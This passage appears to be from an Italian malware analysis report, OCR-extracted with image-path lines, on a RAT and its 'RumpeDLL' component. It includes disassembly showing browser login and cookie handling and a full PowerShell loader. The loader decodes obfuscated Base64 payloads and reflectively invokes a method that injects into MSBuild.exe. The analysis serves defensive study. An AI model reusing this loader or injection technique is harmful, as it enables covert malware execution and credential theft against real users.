

loc_40F2CC:
mov edi, offset unk_4752F0
push offset aDel_0 ; "del"
mov ecx, edi
call sub_401FAB
mov edx, eax
call sub_4134FF
pop ecx
test al, al
jz loc_40F3A5
push offset ValueName ; "del"
mov edx, edi
lea ecx, [esp+31Ch+var_304]
call sub_41BC5E
mov ecx, eax
call sub_401F04
push eax
mov edx, 80000001h
lea ecx, [esp+320h+var_2E8]
call sub_41361B
pop ecx
pop ecx
lea ecx, [esp+318h+var_304]
100.00% (628,14505) (749,393) 0000E69F 000000000040F29F: sub_40E9C5+8DA (Synchronized with Hex View-1)



.rdata:00466978 ; DATA XREF: sub_40BA12+7↑o
.rdata:004669B2 align 4
.rdata:004669B4 aUserprofile db 'UserProfile',0 ; DATA XREF: sub_40BA12+C↑o
.rdata:004669B4 ; sub_40BAA1+C↑o ...
.rdata:004669C0 aChromeStoredlo db 0Ah ; DATA XREF: sub_40BA12+60↑o
.rdata:004669C0 db '[Chrome StoredLogins not found]',0
.rdata:004669E1 align 4
.rdata:004669E4 aChromeStoredlo_0 db 0Ah ; DATA XREF: sub_40BA12+6C↑o
.rdata:004669E4 db '[Chrome StoredLogins found, cleared!]',0
.rdata:00466A0B align 4
.rdata:00466A0C aAppdataLocalGo_0 db '\AppData\Local\Google\Chrome\User Data\Default\Cookies',0
.rdata:00466A0C ; DATA XREF: sub_40BAA1+7↑o
.rdata:00466A43 align 4
.rdata:00466A44 aChromeCookiesN db 0Ah ; DATA XREF: sub_40BAA1+60↑o
.rdata:00466A44 db '[Chrome Cookies not found]',0
.rdata:00466A60 aChromeCookiesF db 0Ah ; DATA XREF: sub_40BAA1+6C↑o
.rdata:00466A60 db '[Chrome Cookies found, cleared!]',0
.rdata:00466A82 align 4
.rdata:00466A84 aAppdataRoaming db '\AppData\Roaming\Mozilla\Firefox\Profiles\',0
.rdata:00466A84 ; DATA XREF: sub_40BB30+22↑o
.rdata:00466A84 ; sub_40BD37+1B↑o
.rdata:00466AAF align 10h
.rdata:00466AB0 aFirefoxStoredl db 0Ah ; DATA XREF: sub_40BB30+A4↑o
.rdata:00466AB0 db '[Firefox StoredLogins not found]',0
.rdata:00466AD2 align 4
.rdata:00466AD4 asc_466AD4 db '.',0 ; DATA XREF: sub_40BB30+CE↑o
.rdata:00466AD4 ; sub_40BD37+C7↑o
00064FC0 00000000004669C0: .rdata:aChromeStoredlo (Synchronized with Hex View-1)


var_30= byte ptr -30h
var_18= byte ptr -18h
push ebp
mov ebp, esp
sub esp, 34h
push ebx
push offset aAppdataLocalGo_0 ; "\\AppData\\Local\\Google\\Chrome\\User "...
push offset aUserprofile ; "UserProfile"
call sub_43C0DA
pop ecx
push eax
lea ecx, [ebp+var_30]
call sub_402093
mov edx, eax
lea ecx, [ebp+var_18]
call sub_406383
pop ecx
lea ecx, [ebp+var_30]
call sub_401FD8
lea ecx, [ebp+var_18]
call sub_401FAB
push eax ; lpFileName
call ds:DeleteFileA
test eax, eax
jnz short loc_40BB08
100.00% (153,105) (787,393) 0000AEA8 000000000040BAA8: sub_40BAA1+7 (Synchronized with Hex View-1)

RumpeDLL


A bordo del server **45.XX.XX.XX** è stata ospitata all'interno della folder "rat" anche la DLL di esecuzione RumpeDLL (ora rinominata **vrump.txt**). Essa è salvata codificata in Base64 in forma testuale.





Input
Output
123184
1
Raw Bytes
LF

La libreria DLL in questione è stata offuscata in Base64 e con il **replace** di alcuni caratteri sotto riportati:


```
$dKuiZ = 'C:\Windows\Microsoft.NET\' + 'Framework\v4.0.30319\' + 'MSBuild.exe';

$PorIM = 'â˜®:â';
$QIyrU = 'A';

$qpORK = '%kUiZd%'.replace( $PorIM, $QIyrU );
[Byte[]] $JJuiR = [System.Convert]::FromBase64String( $qpORK );

$tATAYZ = '%jHgyw%'.replace( $PorIM, $QIyrU );
[Byte[]] $Gjdhz = [System.Convert]::FromBase64String( $tATAYZ );

$Riuzm = "Class1";
$QorKs = "Run" ;
$QporI = "ClassLibrary1.";

[System.AppDomain]::CurrentDomain.Load( $JJuiR ).GetType( $QporI + $Riuzm ).GetMethod( $QorKs ).Invoke($null, [Object[]] ($dKuiZ, $Gjdhz) );
```




Il Portable Executable contiene riferimenti a funzioni di hashing (*GetHashCode*), encryption streams management (*CryptoStreamMode*), compressione (*CompressionMode*), terminazione di processi (*Kill*), moduli di encryption DES (***DESCryptoServiceProvider***, includendo il buffer di dati), decryption (*CreateDecryptor*). Vi sono inoltre riferimenti ad operazioni di scrittura nella memoria di processi specifici mediante la funzione *WriteProcessMemory*, ma anche l'ottenimento dell'oggetto Assembly che esegue il codice sorgente attualmente in esecuzione con il metodo *GetExecutingAssembly*.


Memory map
Save
Type
MSDOS
File offset
00002dc0
Virtual address
ffffffff
Relative virtual address
ffffffff
Mode
16-bit
Endianness
LE
Architecture
8086
Memory map
Offset
Address
Size
Name
00000000
ffffffff
00003100
MSDOS Header
ffffffff
00000000
000deaf0
00003100
b15eeaf0
01fe9d10
Hex
Address
Hex
Symbols
0000:2dc0 b1 cc 01 9d 95 d1 7d 05 cd cd 95 b5 89 b1 e4 41 ......}........A
0000:2dd0 73 73 65 6d 62 6c 79 19 d9 5d 17 d0 dd 5b 1d 1d ssembly..]...[..
0000:2de0 5c 99 47 36 57 45 f4 37 56 c7 47 57 26 51 59 85 \.G6WE.7V.GW&QY.
0000:2df0 b1 d5 94 52 43 49 33 31 50 46 47 62 34 75 78 53 ...RCI31PFGb4uxS
0000:2e00 45 71 78 37 65 58 1c 0d 9d 11 d5 1a d1 99 5c 95 Eqx7eX........\.
0000:2e10 cd de 19 0d d8 95 9a 50 d4 84 37 56 c7 47 57 26 ....P..7V.GW&
0000:2e20 51 91 95 99 85 d5 b1 d1 25 b9 cd d1 85 b9 8d 94 Q.......%.......
0000:2e30 4f 78 61 54 33 53 46 69 43 74 73 39 67 73 51 68 OxaT3SFiCts9gsQh
0000:2e40 4d 74 6a 19 d9 5d 17 d1 19 59 98 5d 5b 1d 06 17 Mtj..]...Y.][....
0000:2e50 76 95 95 75 14 66 d7 07 74 15 86 b5 53 36 67 25 v..u.f..t...S6g%
0000:2e60 57 50 05 36 57 47 46 96 e6 77 34 26 17 36 51 4d WP.6WGF..w4&.6QM
Close


La DLL possiede un coefficiente d'entropia generico piuttosto alto (pari a 7.61296):




La libreria provvede ad eseguire la funzione *NtUnmapViewOfSection*, la quale permette di annullare il mapping di una sezione di un dato processo all'interno dello spazio degli indirizzi virtuale, nonchè la funzione di esecuzione esterna *Run*.



Qui i dettagli di un riferimento alla funzione di terminazione di processi *Kill*:






Address	Hex	Symbols
0000:3630	89 88 e4 e1 98 e5 98 dc d0 d1 85 85 89 95 85 85	.....
0000:3640	88 cc d0 c4 e4 e0 cd 89 99 8c e4 cc 6d 5f 37 31	..... m_71
0000:3650	31 37 61 63 33 35 36 32 32 38 34 38 33 63 61 63	17ac356228483cac
0000:3660	32 32 34 33 61 61 31 62 31 36 35 65 32 61 1b 57	2243aa1b165e2a.W
0000:3670	ce 0c 0f 53 83 23 73 03 16 33 63 63 43 26 16 23	...S.#s..3ccC&.#
0000:3680	93 23 36 13 66 63 53 63 06 43 66 33 53 93 16 60	.#6.fcSc.Cf3S..`
0000:3690	06 d5 f6 16 33 43 23 13 86 16 53 63 33 66 23 46	....3C#...Sc3f#F
0000:36a0	43 56 26 23 83 93 03 96 43 76 23 13 76 13 53 13	CV&#....Cv#.v.S.
0000:36b0	16 36 21 b5 7c d0 e4 e5 85 98 cc d5 8d 98 e0 cc	.6!.|.....
0000:36c0	c8 d1 88 d9 85 84 d5 90 d0 d1 84 d4 c4 d0 c1 91	.....
0000:36d0	8c f1 61 65 1b 57 ce 58 4c 18 98 4c 99 58 98 d9	..ae.W.XL..L.X..

